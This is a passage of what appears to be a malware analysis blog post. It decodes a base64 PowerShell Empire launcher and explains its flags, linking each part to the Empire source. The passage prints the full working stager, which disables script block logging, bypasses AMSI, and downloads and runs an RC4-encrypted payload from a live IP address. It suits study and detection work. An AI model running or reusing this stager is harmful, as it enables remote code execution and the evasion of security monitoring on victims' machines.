AHQARQBNAC4ATgBlAHQALgBXAEUAYgBDAGwAaQBlAG4AdAA7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUA
LgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlA
G4AdAAvADcALgAwADsAIAByAHYAOgAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAFcAYwA
uAEgAZQBhAEQARQByAFMALgBBAGQARAAoACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAHcA
QwAuAFAAcgBPAFgAeQA9AFsAUwBZAFMAVABlAG0ALgBOAGUAVAAuAFcARQBiAFIAZQBxAHUARQBTAHQAXQA6A
DoARABlAEYAQQBVAGwAdABXAEUAQgBQAHIAbwBYAFkAOwAkAFcAYwAuAFAAcgBPAFgAWQAuAEMAUgBFAGQAR
QBOAFQASQBBAGwAUwAgAD0AIABbAFMAWQBTAHQAZQBtAC4ATgBFAHQALgBDAHIAZQBkAEUATgB0AEkAQQBM
AEMAQQBDAGgAZQBdADoAOgBEAEUAZgBBAHUATAB0AE4AZQBUAHcAbwBSAGsAQwBSAEUARABlAE4AdABJAEEAT
ABTADsAJABTAGMAcgBpAHAAdAA6AFAAcgBvAHgAeQAgAD0AIAAkAHcAYwAuAFAAcgBvAHgAeQA7ACQASwA9AFs
AUwB5AHMAdABlAE0ALgBUAGUAWAB0AC4ARQBuAEMAbwBEAEkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcARQ
BUAEIAWQBUAEUAcwAoACcAOAAxAGMAMwBiADAAOAAwAGQAYQBkADUAMwA3AGQAZQA3AGUAMQAwAGUA
MAA5ADgANwBhADQAYgBmADUAMgBlACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAFIARwBzADsAJABTA
D0AMAAuAC4AMgA1ADUAOwAwAC4ALgAyADUANQB8ACUAewAkAEoAPQAoACQASgArACQAUwBbACQAXwBdACs
AJABLAFsAJABfACUAJABLAC4AQwBvAHUAbgB0AF0AKQAlADIANQA2ADsAJABTAFsAJABfAF0ALAAkAFMAWwAkAEoA
XQA9ACQAUwBbACQASgBdACwAJABTAFsAJABfAF0AfQA7ACQARAB8ACUAewAkAEkAPQAoACQASQArADEAKQAlADI
ANQA2ADsAJABIAD0AKAAkAEgAKwAkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQAsACQAU
wBbACQASABdAD0AJABTAFsAJABIAF0ALAAkAFMAWwAkAEkAXQA7ACQAXwAtAEIAWABPAHIAJABTAFsAKAAkAFMA
WwAkAEkAXQArACQAUwBbACQASABdACkAJQAyADUANgBdAH0AfQA7ACQAcwBlAHIAPQAnAGgAdAB0AHAAOgAv
AC8ANAA2AC4AMgA5AC4AMQA2ADMALgAyADIAMgA6ADkAOQA5ADkAJwA7ACQAdAA9ACcALwBhAGQAbQBpAG4
ALwBnAGUAdAAuAHAAaABwACcAOwAkAHcAQwAuAEgARQBBAGQAZQBSAHMALgBBAEQARAAoACIAQwBvAG8Aa
wBpAGUAIgAsACIAcwBlAHMAcwBpAG8AbgA9AGoAYgBXAFUAUwA0AEYATwBrAHoASwBqAFAARABxAE0AcgBZAHU
ARABUAHoAQwBpAGEAVgBZAD0AIgApADsAJABkAEEAVABhAD0AJABXAEMALgBEAG8AdwBuAEwAbwBBAEQARABB
AHQAQQAoACQAcwBlAHIAKwAkAFQAKQA7ACQAaQB2AD0AJABEAGEAVABhAFsAMAAuAC4AMwBdADsAJABEAGEA
dABhAD0AJABEAEEAdABBAFsANAAuAC4AJABEAGEAVABBAC4AbABFAE4ARwBUAEgAXQA7AC0ASgBPAEkATgBbAEM
AaABBAFIAWwBdAF0AKAAmACAAJABSACAAJABkAGEAVABhACAAKAAkAEkAVgArACQASwApACkAfABJAEUAWAA=

As we can see the command is executed with the next options:

- -NoP (shortest version of -NoProfile): currently active user's profile will not be loaded.
- -sta: start powershell process in single-thread mode.
- -w 1: starts powershell process in hidden window.
- -enc (shortest of -encodedCommand): executes the next base64 command.

It is possible to read more about this kind of tricks on the next blog: https://artofpwn.com/offensive-and-defensive-powershell-ii.html, also the official project Empire is on github: https://github.com/EmpireProject/Empire. This launcher correspond to

the one from Empire on this line:
https://github.com/EmpireProject/Empire/blob/master/lib/listeners/http_com.py#L63.

If we decode the command with powershell and clean white spaces, we have the next string:

IF($PSVERsIONTablE.PSVERSIOn.Major-gE3){$GPF=[reF].ASseMBLY.GetTYpE('System.Management.Automation.Utils')."GETFie`Ld"('cachedGroupPolicySettings','N'+'onPublic,Static');If($GPF){$GPC=$GPF.GetValuE($nULl);IF($GPC['ScriptB'+'lockLogging']){$GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}$vAL=[CoLleCTionS.GeNeRic.DICTionARy[sTrING,SYStem.OBJECt]]::nEw();$vAL.ADD('EnableScriptB'+'lockLogging',0);$VaL.ADd('EnableScriptBlockInvocationLogging',0);$GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$Val}ELse{[ScrIpTBlocK]."GETFIe`Ld"('signatures','N'+'onPublic,Static').SEtVALUE($null,(New-ObjEctCOlLECTioNs.GeNERIC.HaShSET[strInG]))}[ReF].AsSemBly.GeTTYPe('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GetFIelD('amsiInitFailed','NonPublic,Static').SETVaLue($Null,$truE)};};[SYstem.NEt.SERviCePoiNtMAnAgEr]::ExPECT100ConTiNue=0;$wc=New-OBjeCTSystEM.Net.WEbClient;$u='Mozilla/5.0(WindowsNT6.1;WOW64;Trident/7.0;rv:11.0)likeGecko';$Wc.HeaDErS.AdD('User-Agent',$u);$wC.PrOXy=[SYSTem.NeT.WEbRequESt]::DeFAUltWEBProXY;$Wc.PrOXY.CREdENTIAlS=[SYStem.NEt.CredENtIALCAChe]::DEfAuLtNeTwoRkCREDeNtIALS;$Script:Proxy=$wc.Proxy;$K=[SysteM.TeXt.EnCoDIng]::ASCII.GETBYTEs('81c3b080dad537de7e10e0987a4bf52e');$R={$D,$K=$ARGs;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.Count])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-BXOr$S[($S[$I]+$S[$H])%256]}};$ser='http://46.29.163.222:9999';$t='/admin/get.php';$wC.HEAdeRs.ADD("Cookie","session=jbWUS4FOkzKjPDqMrYuDTzCiaVY=");$dATa=$WC.DownLoADDAtA($ser+$T);$iv=$DaTa[0..3];$Data=$DAtA[4..$DaTA.lENGTH];-JOIN[ChAR[]](&RdaTa($IV+$K))|IEX

Here we can see two parts (after beautifying the code a little bit), the first function part it is code that can be found on Empire on the next link:
https://github.com/EmpireProject/Empire/blob/master/lib/listeners/http_com.py#L263

The second part it is a downloader for the URL, corresponds to this part of Empire https://github.com/EmpireProject/Empire/blob/master/lib/listeners/http_com.py#L294. Here you have the URL:

- http[:]//46.29.163.222:9999/admin/get.php

And it uses the next browser configuration:

- User agent: Mozilla/5.0(WindowsNT6.1;WOW64;Trident/7.0;rv:11.0)likeGecko
- Proxy: [SYSTem.NeT.WEbRequESt]::DeFAUltWEBProXY
- Credentials: [SYStem.NEt.CredENtIALCAChe]::DEfAuLtNeTwoRkCREDeNtIALS
- "Cookie","session=jbWUS4FOkzKjPDqMrYuDTzCiaVY="

It downloads data from that URL and decrypt those bytes with RC4, after that execute the next payload with *IEX* command from powershell.

Sadly, it hasn't been possible to continue the analysis as it wasn't possible to connect to the IP to download next payload.

Here you can find all this data as pastebin URLs:

- https://pastebin.com/jtmSkSiM (main base64 from python)
- https://pastebin.com/CXtBTk5d (base64 decoded with powershell line)
- https://pastebin.com/2aqGPeCz (final powershell command).